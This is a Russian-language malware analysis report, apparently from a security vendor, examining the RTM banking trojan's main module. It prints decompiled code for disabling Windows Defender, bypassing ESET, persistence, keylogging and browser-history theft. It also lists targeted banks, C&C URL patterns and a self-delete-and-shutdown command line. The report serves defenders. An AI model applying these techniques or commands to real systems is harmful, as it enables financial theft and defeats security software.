<code>hxxp://&lt;malware_ip&gt;/viewtopic.php?c790=&lt;id&gt;&amp;e=1&amp;e2=</code>	RTM.MainModule не загружен
<code>hxxp://&lt;malware_ip&gt;/viewtopic.php?c790=&lt;id&gt;&amp;e=0&amp;e2=</code>	RTM.MainModule успешно загружен и запущен
<code>hxxp://&lt;malware_ip&gt;/viewtopic.php?c790=&lt;id&gt;&amp;e=2&amp;e2=</code>	Полученный от сервера и расшифрованный RTM.MainModule не прошел проверку
<code>hxxp://&lt;malware_ip&gt;/viewtopic.php?c790=&lt;id&gt;&amp;e=4&amp;e2=</code>	Произошла ошибка при запуске RTM.MainModule
<code>hxxp://&lt;malware_ip&gt;/viewtopic.php?c790=&lt;id&gt;&amp;e=4&amp;e2=</code>	Произошла ошибка при сохранении расшифрованного RTM.MainModule

## 4. Анализ RTM.MainModule

Основной модуль RTM не претерпевал особых изменений с течением времени (за исключением алгоритма получения IP-адресов управляющих серверов, о чем подробнее написано в разделе 5 «Способы получения IP-адресов управляющих серверов»).

В этом же разделе мы рассмотрим функциональные возможности RTM.MainModule на примере отдельного образца.

Характеристики исследуемого файла вредоносной программы приведены в табл 4.1.

Табл 4.1. Характеристики исследуемого файла в распакованном виде

Характеристика	Значение
Имя файла	core.dll
Тип файла	PE32 executable (DLL)
MD5	d9bd02aff81902ce4cf2ca4fc0e567a3
SHA-1	3133665c3bad1cc6f56d63e84ef537ce85b99331
SHA-256	2912ab5720f291566650eacdf28548150dbca55ed498de38f963a80cbd5aea22
Размер, байт	196608

### 4.1. Расшифровка строк и восстановление адресов импортируемых функций

Строки зашифрованы все тем же модифицированным алгоритмом RC4 (подробнее в пункте 4.8 «Алгоритм шифрования»). Расшифрованные строки находятся в динамически выделенной области памяти (рис. 4.1).

```
6E44D93C 00 61 94 00      ascii_7423D93C dd offset aZkrt      ; DATA XREF: DecryptStrings_74C0CA24+Cf1o
6E44D93C                                     ; CheckDecryptingOk_74C0CBBCtr ...
6E44D93C                                     ; "ZKRT"
6E44D940 00 5F 94 00      dd offset aViabtcCom                ; "viabtc.com"
6E44D944 94 61 94 00      dd offset aResBtcTransact           ; "/res/btc/transactions/addressv2?address"...
6E44D948 00 61 94 00      dd offset aApiBlockcypher          ; "api.blockcypher.com"
6E44D94C 00 61 94 00      dd offset aV1BtcMainAdrs           ; "/v1/btc/main/adrs/"
6E44D950 00 62 94 00      dd offset aLimit10                  ; "?limit=10"
6E44D954 24 62 94 00      dd offset aBlockchainInfo           ; "blockchain.info"
6E44D958 40 62 94 00      dd offset aRawaddr                  ; "/rawaddr/"
6E44D95C 58 62 94 00      dd offset aBlockchainCoin           ; "blockchain.coinmarketcap.com"
6E44D960 84 62 94 00      dd offset aApiAddressAddr           ; "/api/address?address="
6E44D964 A8 62 94 00      dd offset aSymbolBtcStart           ; "&symbol=BTC&start=1&limit=10"
6E44D968 04 62 94 00      dd offset aGet                       ; "GET"
6E44D96C E4 62 94 00      dd offset aPost                      ; "POST"
6E44D970 F8 62 94 00      dd offset aHttp11                   ; "HTTP/1.1"
6E44D974 10 63 94 00      dd offset aMozilla50Compa           ; "Mozilla/5.0 (compatible; MSIE 9.0; Wind"...
6E44D978 30 63 94 00      dd offset aAcceptTextHtml           ; "Accept: text/html, application/xhtml+xml"...
6E44D97C C4 63 94 00      dd offset aAcceptTextHtml_0         ; "Accept: text/html, application/xhtml+xml"...
6E44D980 50 64 94 00      dd offset aWininetDll               ; "wininet.dll"
6E44D984 74 64 94 00      dd offset aFindfirsturlca           ; "FindFirstUrlCacheEntryA"
6E44D988 98 64 94 00      dd offset aFindnexturlcac           ; "FindNextUrlCacheEntryA"
6E44D98C BC 64 94 00      dd offset aFindcloseurlca           ; "FindCloseUrlCache"
6E44D990 DC 64 94 00      dd offset aInternetopena            ; "InternetOpenA"
6E44D994 F8 64 94 00      dd offset aInternetcloseh           ; "InternetCloseHandle"
6E44D998 18 65 94 00      dd offset aInternetconnec           ; "InternetConnectA"
6E44D99C 38 65 94 00      dd offset aHttpopenreques           ; "HttpOpenRequestA"
6E44D9A0 58 65 94 00      dd offset aInternetreadfi           ; "InternetReadFile"
6E44D9A4 78 65 94 00      dd offset aInternetsetopt           ; "InternetSetOptionA"
```

Рис. 4.1. Часть расшифрованных ASCII-строк

После расшифровки строк программа получает адреса импортируемых функций (рис. 4.2).

```
ascii = ascii_7423BFD4;
LOBYTE(a3) = 0;
if ( !flag )
{
    (LODWORD(lib) = LoadLibrary_726663B8(ascii_7423BFD4->NtdllDll), lib = lib, lib >= 0x20)
    && GetProcAddress(lib, ascii->RtlCompressBuffer, &RtlCompressBuffer_753CE320)
    && GetProcAddress(lib, ascii->RtlGetCompressionWorkSpaceSize, &RtlGetCompressionWorkSpaceSize_753CE324)
    && GetProcAddress(lib, ascii->RtlDecompressBuffer, &RtlDecompressBuffer_753CE328) )
{
    (LODWORD(lib) = LoadLibrary_726663B8(ascii->Kernel32Dll);
    kernel32 = lib;
    if ( lib >= 0x20 )
    && GetProcAddress(lib, ascii->LocalFree, &kernel32_LocalFree_74C2E32C)
    && GetProcAddress(kernel32, ascii->OpenFileMappingA, &kernel32_OpenFileMappingA_74C2E330)
    && GetProcAddress(kernel32, ascii->Sleep, &kernel32_Sleep_74C2E334)
    && GetProcAddress(kernel32, ascii->LeaveCriticalSection, &kernel32_LeaveCriticalSection_753CE338)
    && GetProcAddress(kernel32, ascii->DeleteCriticalSection, &kernel32_DeleteCriticalSection_753CE33C)
    && GetProcAddress(kernel32, ascii->EnterCriticalSection, &kernel32_EnterCriticalSection_753CE340)
    && GetProcAddress(kernel32, ascii->InitializeCriticalSection, &kernel32_InitializeCriticalSection_753CE344)
    && GetProcAddress(kernel32, ascii->GetLocalTime, &kernel32_GetLocalTime_74C2E348)
    && GetProcAddress(kernel32, ascii->GetCurrentThreadId, &kernel32_GetCurrentThreadId_74C2E37C) )
{
    if ( flag )
    {
        !GetProcAddress(kernel32, ascii->MoveFileExW, &kernel32_MoveFileExW_74C2E34C)
        !GetProcAddress(kernel32, ascii->LoadLibraryExW, &kernel32_LoadLibraryExW_74C2E350)
        !GetProcAddress(kernel32, ascii->FreeLibrary, &kernel32_FreeLibrary_74C2E354)
        !GetProcAddress(kernel32, ascii->TerminateThread, &kernel32_TerminateThread_74C2E358)
        !GetProcAddress(kernel32, ascii->ExitThread, &kernel32_ExitThread_753CE35C)
        !GetProcAddress(kernel32, ascii->FindClose, &kernel32_FindClose_74C2E360)
        !GetProcAddress(kernel32, ascii->OpenEventA, &kernel32_OpenEventA_74C2E364)
        !GetProcAddress(kernel32, ascii->GetTempFileNameW, &kernel32_GetTempFileNameW_74C2E368)
        !GetProcAddress(kernel32, ascii->CreateFileW, &kernel32_CreateFileW_74C2E36C)
        !GetProcAddress(kernel32, ascii->VirtualProtect, &kernel32_VirtualProtect_74C2E370)
        !GetProcAddress(kernel32, ascii->ExitProcess, &kernel32_ExitProcess_74C2E374)
        !GetProcAddress(kernel32, ascii->CreateFileMappingW, &kernel32_CreateFileMappingW_74C2E378)
        !GetProcAddress(kernel32, ascii->WaitForSingleObject, &kernel32_WaitForSingleObject_74C2E380)
        !GetProcAddress(kernel32, ascii->CreateThread, &kernel32_CreateThread_74C2E384)
        !GetProcAddress(kernel32, ascii->FindFirstFileW, &kernel32_FindFirstFileW_74C2E388)
        !GetProcAddress(kernel32, ascii->FindNextFileW, &kernel32_FindNextFileW_74C2E38C)
        !GetProcAddress(kernel32, ascii->CreateToolhelp32Snapshot, &kernel32_CreateToolhelp32Snapshot_74C2E390)
```

Рис. 4.2. Часть функции, в которой производится получение адресов импортируемых функций

## 4.2. Конфигурация в реестре

- Вредоносная программа создает конфигурационный ключ в реестре. Конфигурационные параметры хранятся по одному из двух путей в зависимости от привилегий вредоносной программы в системе:
- **[HKCU\Software\<12 случайных символов>];**
- **[HKLM\Software\<12 случайных символов>];**

Параметры и соответствующие им значения шифруются и переводятся в строку из шестнадцатеричных символов (табл. 4.2).

Табл. 4.2. Конфигурационные параметры, обнаруженные в процессе исследования

Параметр	Пояснение
botnet-prefix	Версия вредоносной программы. Значение по умолчанию в рассматриваемом семпле: 0.8.2.13
botnet-id	Идентификатор вредоносной программы. Значение по умолчанию в рассматриваемом семпле: 101
keylogger-off	Компонент кейлогера не запускается
dbo-detector-off	Сканер систем ДБО не запускается
dbo.detected	Идентификаторы обнаруженных систем ДБО
cc.connect-interval	Временной интервал, с которым происходит обращение к С&С. Значение по умолчанию: 300000 мс
modules-off	Поиска, расшифровки и исполнения дополнительных модулей (файлов с расширением .dll) не происходит
scard-off	Поиска активных считывателей смарт-карт не происходит
scards.monitoring-interval	Временной интервал, с которым происходит поиск активных считывателей смарт-карт. Значение по умолчанию: 180000 мс
lpe-runas-flags	Появляется при успешном закреплении в системе
scan-files	Появляется при мониторинге файловой системы
cc.url	Адрес управляющего сервера
hosts-file-changed	Файл %SYSTEM%\drivers\etc\hosts был изменен
video.refresh-interval	Временной интервал, с которым снимаются скриншоты по команде с сервера управления. Значение по умолчанию: 2000 мс

## 4.3. Загрузка библиотеки в адресное пространство вызывающего процесса

При загрузке библиотеки в адресное пространство вызывающего процесса RTM проверяет зараженную систему на следующие условия:

- **<имя пользователя> / <имя компьютера>** не соответствует следующей записи: **<username>/<username>-PC**;
- процесс, загрузивший DLL, не имеет название **t.exe**, **myapp.exe** или **self.exe**;
- на дисках **C:\** и **D:\** отсутствуют следующие директории и файлы:
  - **cuckoo**,
  - **fake\_drive**,
  - **strawberry**,
  - **tsl**,
  - **targets.xls**,
  - **perl**,
  - **wget.exe**

В более ранних версиях RTM.MainModule в дополнение к указанному выше списку проверял отсутствие python на зараженной системе.

В списке запущенных процессов отсутствуют следующие процессы:

- **vboxservice.exe**
- **python.exe**

Если проверка прошла успешно, вредоносная программа запускает кейлогер.

Если хотя бы одно из условий не выполняется, RTM.MainModule завершает работу с исключением.



## 4.4. Выгрузка библиотеки из адресного пространства вызывающего процесса

В данном случае RTM может выполнить одно из действий:

- очистить конфигурацию в реестре;
- самоудалиться и выключить систему:
  - `cmd.exe /c ping /n 10 127.0.0.1 & echo 0 > "<путь к файлу> « & rd /S /Q <путь к файлу>`
  - `shutdown -s -f -t 0;`
- выключить систему посредством вызова функции `ZwShutdownSystem (ShutdownPowerOff)`.

## 4.5. DllGetClassObject

При запуске RTM.MainModule из него вызывается экспортируемая функция `DllGetClassObject`.

### 4.5.1. Закрепление в системе и повышение привилегий

RTM.MainModule пытается закрепиться в системе исходя из имеющихся привилегий и версии ОС.

#### 4.5.1.1. Закрепление с помощью службы планировщика заданий Windows

Задача создается при помощи интерфейса планирования заданий `ITaskScheduler` (рис. 4.3).

```
if ( OpenSCManager_And_OpenServiceW_6E43167C(wide->schedule)
|| ChangeServiceConfigA_753B16F4(wide->schedule, SERVICE_FILE_SYSTEM_DRIVER)
&& StartServiceW_753B176C(wide->schedule, serviceName, v8) )
{
    WStrCat(&service_name, 4, v8, &dword_74718710, *a2, wide->DllGetClassObject_dfsr, wide->arg111111111111);
    service = service_name;
    WideString_StrCat(&v26, wide->WindowsUpdate, &dword_74718718);
    CreateTask_with_ITaskScheduler_753B6C7C(v26, wide->Rundll32Exe, service, a4, a5);
}
```

Рис. 4.3. Код закрепления в системе с помощью службы планировщика заданий Windows

Вредоносная программа создает задачу на запуск: `rundl132.exe`  
`<путь к файлу>,DllGetClassObject dfsr 111111111111`.

`<путь к файлу>` может принимать одно из следующих значений:

- `%ProgramData%\<8 случайных символов>\<8 случайных символов>.<3 случайных символа>`;
- `%AppData%\<8 случайных символов>\<8 случайных символов>.<3 случайных символа>`.

Как и в RTM.Downloader, аргумент `dfsr` используется для расшифровки строк и с любым другим аргументом RTM. MainModule не отработает, поскольку проверка контрольной суммы от расшифрованных строк не будет пройдена.

Аргумент `111111111111` обозначает запуск RTM.MainModule после того, как он скопирован по пути `<путь к файлу>`.

#### 4.5.1.2. Закрепление через реестр

В данном случае вредоносная программа прописывается в автозагрузку. При этом могут быть созданы значения реестра, приведенные в табл. 4.3.

Табл. 4.3. Закрепление через реестр

Registry Key	Registry Value
<code>HKLM\Software\Microsoft\Windows\CurrentVersion\Run</code>	<code>Windows Update=&lt;путь к файлу&gt;</code>
<code>HKCU\Software\Microsoft\Windows\CurrentVersion\Run</code>	<code>Windows Update=&lt;путь к файлу&gt;</code>

`<путь к файлу>` может принимать одно из значений:

- `%ProgramData%\<8 случайных символов>\<8 случайных символов>.<3 случайных символа>`;
- `%AppData%\<8 случайных символов>\<8 случайных символов>.<3 случайных символа>`.

#### 4.5.2. Основной компонент

Здесь происходит инициализация скрытого оконного приложения и последующая работа RTM. Для этого вредоносная программа:

- создает конфигурационный ключ в реестре и устанавливает значения параметров `botnet-prefix` и `botnet-id`.

- пытается отключить службу защитника Windows Defender (рис. 4.4) (в зависимости от версии ОС `RTM.MainModule` либо отключает службу через диспетчер управления службами, либо отключает отдельные компоненты, изменяя параметры в реестре);
- пытается обойти антивирусные продукты ESET (при наличии необходимых привилегий и ключа реестра `HKLM\Software\ESET`), для этого программа (рис. 4.5):
  - пытается запустить безопасный режим из командной строки посредством исполнения команды: `bcdedit.exe /set {default} safeboot minimal`,
  - создает BAT-файл, в который прописывает команду на запуск `RTM.MainModule`,
  - приписывает BAT-файл в реестре (`HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon`, изменяя параметр `Shell`);
- инициализирует и запускает компонент кейлогера;
- инициализирует и запускает сканер систем ДБО;
- инициализирует соединение с C&C;
- осуществляет поиск, расшифровку и исполнение дополнительных модулей, первоначально расположенных в зашифрованных файлах с расширением `.dtt` (более подробная информация — в пункте 4.9 «Дополнительные модули»);
- запускает компонент для поиска активных считывателей смарт-карт;
- собирает и отправляет на управляющий сервер следующую информацию о зараженной системе:
  - настройки часового пояса,
  - идентификатор языка системы,
  - имя пользователя,
  - имя компьютера,
  - версия ОС,
  - разрядность системы (вредоносная программа помечает разрядность системы как x64 или x32),
  - список активных считывателей смарт-карт.

```
if ( *MajorVersion_74E2C080 == 6 )
{
    res = ChangeServiceConfigA_753B16F4(wide->WinDefend, SERVICE_DISABLED);
    if ( !ControlService_SERVICE_CONTROL_STOP_753B17D8(wide->WinDefend) )
        *flag = 1;
}
else
{
    res = RegSetValueExW_6E447414(HKEY_LOCAL_MACHINE, wide->RegKeyWinDef, wide->DisableAntiSpyware, 1u); // SOFTWARE\Policies\Microsoft\Windows Defender
    if ( res )
    {
        *flag = 1;
        RegCreateKeyExW_AND_RegSetValueExW_6E4474A0(
            HKEY_LOCAL_MACHINE,
            wide->RegKeyWinDef,
            wide->AllowFastServiceStartup,
            0);
        RegCreateKeyExW_AND_RegSetValueExW_6E4474A0(HKEY_LOCAL_MACHINE, wide->RegKeyWinDef, wide->aServicekeepali, 0);
        WideString_StrCat(&r, wide->RegKeyWinDef, wide->Real_Time_Protection);
        RegCreateKeyExW_AND_RegSetValueExW_6E4474A0(HKEY_LOCAL_MACHINE, r, wide->DisableIOAVProtection, 1u);
        Sleep(10000u);
        WideString_StrCat(&r_2, wide->RegKeyWinDef, wide->Real_Time_Protection);
        RegCreateKeyExW_AND_RegSetValueExW_6E4474A0(HKEY_LOCAL_MACHINE, r_2, wide->DisableRealtimeMonitoring, 1u);
        Sleep(10000u);
        WideString_StrCat(&r_3, wide->RegKeyWinDef, wide->Spynet);
        RegCreateKeyExW_AND_RegSetValueExW_6E4474A0(HKEY_LOCAL_MACHINE, r_3, wide->DisableBlockAtFirstSeen, 1u);
        WideString_StrCat(&r_4, wide->RegKeyWinDef, wide->Spynet);
        RegCreateKeyExW_AND_RegSetValueExW_6E4474A0(HKEY_LOCAL_MACHINE, r_4, wide->LocalSettingOverrideSpynetReporting, 0);
        WideString_StrCat(&r_5, wide->RegKeyWinDef, wide->Spynet);
        RegCreateKeyExW_AND_RegSetValueExW_6E4474A0(HKEY_LOCAL_MACHINE, r_5, wide->SubmitSamplesConsent, 2u);
        RegCreateKeyExW_AND_RegSetValueExW_6E4474A0(HKEY_LOCAL_MACHINE, wide->aSystemCurrenttc, wide->Start, 4u);
        PostMessageA(HWND_BROADCAST, 0, 0, 0);
        Sleep(60000u);
    }
}
```

Рис. 4.4. Отключение Windows Defender

```
if ( *MajorVersion_74E2C080 > 5u )
{
    res = RegOpenKeyEx_ESET_753B51E4(MajorVersion_74E2C080, flag, a3); // HKLM\Software\ESET
    if ( res )
    {
        if ( *CheckTokenMembership_6E44C0B0
            && EnableSafeMode_753B9020()
            && CreateBatFile_753B8F10(a3, &v10, res)
            && Winlogon_Shell_753B6F28(v10, res) )
        {
            *flag = 1;
        }
    }
}
```

Рис. 4.5. Противодействие антивирусным продуктам ESET

В более ранних версиях RTM.MainModule пытался отключить защиту, обеспеченную антивирусным продуктом ESET.

При наличии ключа реестра HKCU\Software\ESET вредоносная программа пыталась удалить или перезаписать файл лицензии антивирусного продукта (рис. 4.6).

```
res = 0;
GetSpecialFolderPathW_sub_1A11E8(0x23, &v16); // All Users\Application Data
WStrCat3(wideStringsStart_0x1A6E20[168], v16); // ESET\ESET Security\License\license.1f
if ( CheckIfFileExists_sub_1A0E3C(license_file_path) )
{
    GetTempFileName_sub_1A12B8(&temp_file_name);
    v4 = WStrToPWChar(temp_file_name);
    hFile = kernel32_CreateFileW(v4, 0x40000000u, 0, 0, 2u, 0x80u, 0);
    if ( hFile != -1 )
    {
        Buffer = GetMem_Extra(v5);
        ZeroBuffer = Buffer;
        if ( Buffer )
        {
            Windows::ZeroMemory(Buffer, 4096);
            res = kernel32_WriteFile_0(hFile, ZeroBuffer, 4096u, &NumberOfBytesWritten, 0) && NumberOfBytesWritten == 4096;
            FreeMemExtra1();
        }
        kernel32_CloseHandle_0(hFile);
    }
}
if ( res )
{
    SHFileOperationW_FO_DELETE(v5, license_file_path);
    SHFileOperationW_FO_MOVE(v9, temp_file_name, license_file_path);
}
}
```

Рис. 4.6. Удаление или перезапись файла лицензии ESET

### 4.5.3. Компонент кейлогера

RTM инициализирует кейлогер — компонент для перехвата содержимого буфера обмена и нажатий клавиатурных клавиш (рис. 4.7).

Данные кейлогера передаются на управляющий сервер. Если данные связаны с процессами исполняемых файлов **iexplore.exe** и **firefox.exe**, они помечаются отдельно.

```
hhk = (*user32_SetWindowsHookExW_753CC13C[0])(2, Keylogger_HookFunction_753C87A8, *libraryBase, 0);  
LOBYTE(a3) = hhk != 0;  
dword_6E136F80 = a2;  
dword_6E136F84 = (*user32_SetClipboardViewer_753CC190[0])(a2, v11, v12, v13);
```

Рис. 4.7. Участок кода из функции кейлогера

### 4.5.4. Сканер систем ДБО

Каждые 5 минут происходит проверка конфигурационного параметра реестра **dbo.detected**. В зависимости от обнаруженных систем ДБО там могут находиться идентификаторы систем ДБО в зашифрованном виде (табл. 4.4).

Табл. 4.4. Идентификаторы бухгалтерских и банковских приложений, платежных систем, распознаваемые RTM

SberBank_PC	Inversion	SB_Fiz	TRANSAQ	Vuzbank	Infocrypt	BellInvest
BSS	Interbank	CFT	OSMP	UBRR	MMBank	IdeaBank
BSS_PC	iBank2	WinPost	MinBank	ModulBank	BlockchainInfo	Paritet
iBank2_PC	BiCrypt	SBIS	SFT	CentrInvest	HBCClient	PriorBank
Faktura	VTB24	ClBank	MDM	MTSBank	ASB	MyBank
PCB	1C	QIWI_Cashier	ALBO	MKB	BPS_SB	StBank
InterPro	SGB	ISCC	Alfa_Fiz	EL_CLI	BVEB	BelAPB
RosBank	Raiffeisen	WebMoney	Avangard	BSPB	BSB	scDBO
SBBO	HandyBank	xTC	Intercassa	IVTB	BGPB	AvestCSP
INIST	WU	iFOBS	Amikon	RSHB	ALBO_BY	

Индикаторы, подтверждающие отношение жертвы к финансовой деятельности, могут быть обнаружены одним из следующих способов:

- сканирование URL-адресов из кеша интернет-страниц и истории браузеров (Google Chrome и Mozilla Firefox);
- сканирование вкладок браузеров Mozilla Firefox и Internet Explorer;
- перехват активных окон;
- сканирование файловой системы.



### 4.5.4.1. Сканирование URL-адресов из истории браузеров

Список URL-адресов может быть получен с помощью поиска по кешу интернет-страниц (рис. 4.8), а также с помощью сканирования файлов истории Chrome и Mozilla (рис. 4.9, рис. 4.10).

```
v4 = GetMem_Extra(v3);
v5 = v4;
if ( v4 )
{
    *v4 = lpcbCacheEntryInfo;
    hFind = (TBrowserHistory->FindFirstUrlCacheEntryA)(0, v4, &lpcbCacheEntryInfo);
    if ( hFind )
    {
        do
        {
            LStrFromPChar(v6, *(v5 + 4));
            if ( LStrPos(ascii_strings[310], v14) ) // http
            {
                res = (TBrowserHistory->Append)(v14, 1, &TBrowserHistory->url);
                *error = res < 1;
                if ( *error )
                    break;
            }
        } while ( v5 );
        FreeMemExtra1();
        v5 = 0;
        lpcbCacheEntryInfo = 0;
        (TBrowserHistory->FindNextUrlCacheEntryA)(hFind, 0, &lpcbCacheEntryInfo);
        if ( !lpcbCacheEntryInfo )
            break;
        v5 = GetMem_Extra(v9);
        if ( v5 )
            *v5 = lpcbCacheEntryInfo;
    }
    while ( (TBrowserHistory->FindNextUrlCacheEntryA)(hFind, v5, &lpcbCacheEntryInfo) );
    (TBrowserHistory->FindCloseUrlCache)(hFind);
}
```

Рис. 4.8. Получение списка URL-адресов с помощью поиска по кешу интернет-страниц

```
GetSpecialFolderPath_7454697C(CSIDL_LOCAL_APPDATA, &folder_path);
WideString_StrCat(&full_path, folder_path, wide_strings_6E44C1B0->GoogleChromeProfile2History); // Google\\Chrome\\User Data\\Profile 2\\History
if ( GetFileAttributesW_6E4465B8(full_path, v6, v7) )
{
    WideString_StrCat(&full_path_copy, folder_path, wide_strings_6E44C1B0->GoogleChromeProfile2History); // Google\\Chrome\\User Data\\Profile 2\\History
    findURLs_6E43D5A8(a4, full_path_copy, 2, a1);
}
else
{
    WideString_StrCat(&full_path_2, folder_path, wide_strings_6E44C1B0->GoogleChromeDefaultHistory); // Google\\Chrome\\User Data\\Default\\History
    if ( GetFileAttributesW_6E4465B8(full_path_2, v8, v9) )
    {
        WideString_StrCat(&full_path_2_copy, folder_path, wide_strings_6E44C1B0->GoogleChromeDefaultHistory); // Google\\Chrome\\User Data\\Default\\History
        findURLs_6E43D5A8(a4, full_path_2_copy, 2, a1);
    }
}
```

Рис. 4.9. Получение списка URL-адресов из файла с историей браузера Google Chrome

```
GetSpecialFolderPath_7454697C(CSIDL_APPDATA, &folder_path);
WideString_StrCat(&full_path_0, folder_path, wide_strings_6E44C1B0->MozillaFirefoxProfiles); // Mozilla\\Firefox\\Profiles
full_path = WStrToPChar(full_path_0);
if ( kernel32_GetFileAttributesW_6E42E5A4(full_path) != INVALID_FILE_ATTRIBUTES )
{
    WStrSetLength(&new_path_0, 0);
    WideString_StrCat(&full_path_to_file_0, full_path_0, wide_strings_6E44C1B0->default); // *.default
    search_path = WStrToPChar(full_path_to_file_0);
    search_handle = (*kernel32_FindFirstFileW_6E44C100)(search_path, lpFindFileData);
    if ( search_handle != INVALID_HANDLE_VALUE )
    {
        v11 = full_path_0;
        WStrFromPChar(&v13, v17);
        WStrCat(&new_path_0, 4, v7, v11, &word_7471D9F4, v13, wide_strings_6E44C1B0->PlacesSqlite); // \\places.sqlite
        (*kernel32_FindClose_6E44C1C8)(search_handle);
    }
    if ( WStrLen(new_path_0) )
    {
        new_path = WStrToPChar(new_path_0);
        if ( kernel32_GetFileAttributesW_6E42E5A4(new_path) != INVALID_FILE_ATTRIBUTES )
            findURLs_6E43D5A8(a1, new_path_0, 3, a2);
    }
}
```

Рис. 4.10. Получение списка URL-адресов из файла с историей браузера Mozilla Firefox

В полученном списке URL-адресов программа ищет подстроки, представленные в табл. 4.5.

Табл. 4.5. Подстроки URL-адресов, по которым осуществляется поиск систем интернет-банкинга

bc.rshb.	/iclient/	minbank.ru	vbo.mkb.	ibank.bsb.by
i.vtb.ru	ibank2	e-plat.mdmbank.	i.bspb.ru	corporate.bgpb.by
bsi.dll?	elbrus.raiffeisen	link.alfabank	/vpnkeylocal	ibank.alfa-bank.by
.payment.ru	elba.raiffeisen	click.alfabank	sci.interkassa	ibank.belinvestbank.by
.psbank.	handybank.	ib.avangard	ibank.mmbank.	ib2.ideabank.by
psb-online.	wupos.westernunion	ibc.vuzbank.	blockchain.info	client.paritetbank.by
/ic/login.zhtml	bco.vtb24.	ibc.ubrr.	/wallet/	ibank.priorbank.by
bankline.ru	bo.vtb24.	my.modulbank.	cb.asb.by	client.mybank.by
/servlets/ibc	dbo.vtb.	online.centrinvest.	bps-sberbank.by	online.stbank.by
faktura.ru	online.sberbank.	cb.mtsbank.	dbo2.bveb.by	client.belapb.by

Каждой найденной подстроке из вышеперечисленного списка ставится в соответствие значение из табл. 4.4.

#### 4.5.4.2. Сканирование вкладок браузеров Mozilla Firefox и Internet Explorer

RTM сканирует вкладки браузеров Mozilla Firefox и Internet Explorer с помощью библиотеки DDEML (Dynamic Data Exchange Management Library) (рис. 4.11).

```
lpThreadParameter->pidInst = 0;
lpThreadParameter->Firefox = 0;
lpThreadParameter->IExplore = 0;
lpThreadParameter->_0xFFFFFFFF = 0;
lpThreadParameter->WWW_GetWindowInfo = 0;
if ( !user32_DdeInitializeA(&lpThreadParameter->pidInst, pfnCallback, 0x3C0010u, 0)
    && lpThreadParameter->pidInst )
{
    v4 = LStrToPChar(ascii_strings[202]); // Firefox
    lpThreadParameter->Firefox = user32_DdeCreateStringHandleA(lpThreadParameter->pidInst, v4, 1004);
    v5 = LStrToPChar(ascii_strings[201]); // IExplore
    lpThreadParameter->IExplore = user32_DdeCreateStringHandleA(lpThreadParameter->pidInst, v5, 1004);
    v6 = LStrToPChar(ascii_strings[203]); // 0xFFFFFFFF
    lpThreadParameter->_0xFFFFFFFF = user32_DdeCreateStringHandleA(lpThreadParameter->pidInst, v6, 1004);
    v7 = LStrToPChar(ascii_strings[204]); // WWW_GetWindowInfo
    lpThreadParameter->WWW_GetWindowInfo = user32_DdeCreateStringHandleA(lpThreadParameter->pidInst, v7, 1004);
}
while ( kernel32_WaitForSingleObject(v3, v2) == 0x102 )
    Try_DdeAccessData_sub_19C074(lpThreadParameter);
v8 = lpThreadParameter->pidInst;
if ( v8 )
{
    if ( lpThreadParameter->Firefox )
        (*user32_DdeFreeStringHandle)(v8, lpThreadParameter->Firefox);
    if ( lpThreadParameter->IExplore )
        (*user32_DdeFreeStringHandle)(lpThreadParameter->pidInst, lpThreadParameter->IExplore);
    if ( lpThreadParameter->_0xFFFFFFFF )
        (*user32_DdeFreeStringHandle)(lpThreadParameter->pidInst, lpThreadParameter->_0xFFFFFFFF);
    if ( lpThreadParameter->WWW_GetWindowInfo )
        (*user32_DdeFreeStringHandle)(lpThreadParameter->pidInst, lpThreadParameter->WWW_GetWindowInfo);
    user32_DdeUninitialize(lpThreadParameter->pidInst);
}
```

Рис. 4.11. Инициализация и использование DDEML

При обнаружении совпадений с вышеперечисленным списком URL-адресов программа делает 10 скриншотов в формате PNG с интервалом в 5 секунд и отправляет их на управляющий сервер.

#### 4.5.4.3. Перехват активных окон

RTM может определять используемую систему ДБО по классу и заголовку окна клиентского приложения (**ClassName** и **WindowText**), выставляя соответствующим образом параметр **dbo.detected**. В табл. 4.6 приведены обнаруженные соответствия **ClassName** и **WindowText** и соответствующие им системы ДБО.

Табл. 4.6. Значения параметра **dbo.detected** в зависимости от найденных значений **ClassName** и **WindowText**

ClassName	WindowText	dbo.detected
SunAwtFrame	Вход в систему	iBank2
SunAwtDialog	Вход в систему	iBank2_PC
TLoginWindow	Логин	BSS_PC
TfmISClient	—	BiCrypt
TInitialForm	Ключ электронной подписи	ISCC
TSYSCustomForm	—	SFT
—	ДБО BS-Client	BSS
—	Райффайзенбанк - система ELBRUS	Raiffeisen
—	ЗАО «Инверсия»	Inversion
—	«E-Plat»	MDM
—	ALBO -	ALBO
—	Альфа-Клик	Alfa_Fiz
—	Авангард Интернет-банк	Avangard
—	АО «ВУЗ-банк»	Vuzbank
—	ПАО КБ «УБРиР»	UBRR
—	Модульбанк - личный кабинет	ModulBank
—	Sberbank Business Online	SBBO
—	МКБ Интернет-банк	MKB
—	МИНБанк Бизнес Online	MinBank

#### 4.5.4.4. Сканирование файловой системы

RTM пытается обнаружить индикаторы, подтверждающие отношение жертвы к финансовой деятельности, с помощью сканирования файловой системы. В этом случае вредоносная программа ищет файлы с названиями из табл. 4.7 (для некоторых файлов осуществляются дополнительные проверки).

Табл. 4.7. Названия файлов, по которым происходит обнаружение бухгалтерских и банковских приложений, платежных систем

wclnt.exe	cbsmain.dll	rclient.exe	transaq.exe	isclient.exe
cbmain.ex	sgbclient.exe	winpost.exe	maratl.exe	start.exe
npbssplugin.dll	1cv8.exe	clbank.exe	rmclient.exe	ip-client.exe
bssax.ocx	1cv8c.exe	qiwicashier.exe	cws.exe	el_cli.exe
ibank.odt	1cv8s.exe	iscc.exe	sbis.exe	hbclient.exe
juridicalclient.	1cv7.exe	webmoney.exe	sbis.dll	scdbo_
client.jks	1cv7l.exe	wallet.dat	_ftcgpk.exe	obcryptoapp.exe
intro.exe	1cv7s.exe	ifobsclient.exe	internetbanktools.exe	

## 4.6. Взаимодействие с C&C

В рассматриваемой версии RTM.MainModule злоумышленники получают адреса серверов управления из транзакций на один биткоин-кошелек со счета другого биткоин-кошелька. Подробнее то, как в настоящее время формируются IP-адреса C&C, описано в пункте 5.5 «Bitcoin update». Программа получает IP-адреса из ответов, пришедших на запросы к ресурсам [blockchain.info](https://blockchain.info), [api.blockcypher.com](https://api.blockcypher.com) или [blockchain.coinmarketcap.com](https://blockchain.coinmarketcap.com).

RTM обменивается информацией с командным сервером посредством HTTP-POST-запросов. Данные, отправляемые на сервер управления, форматируются с использованием специального протокола. Структура отправляемых на сервер управления данных приведена в табл. 4.8.

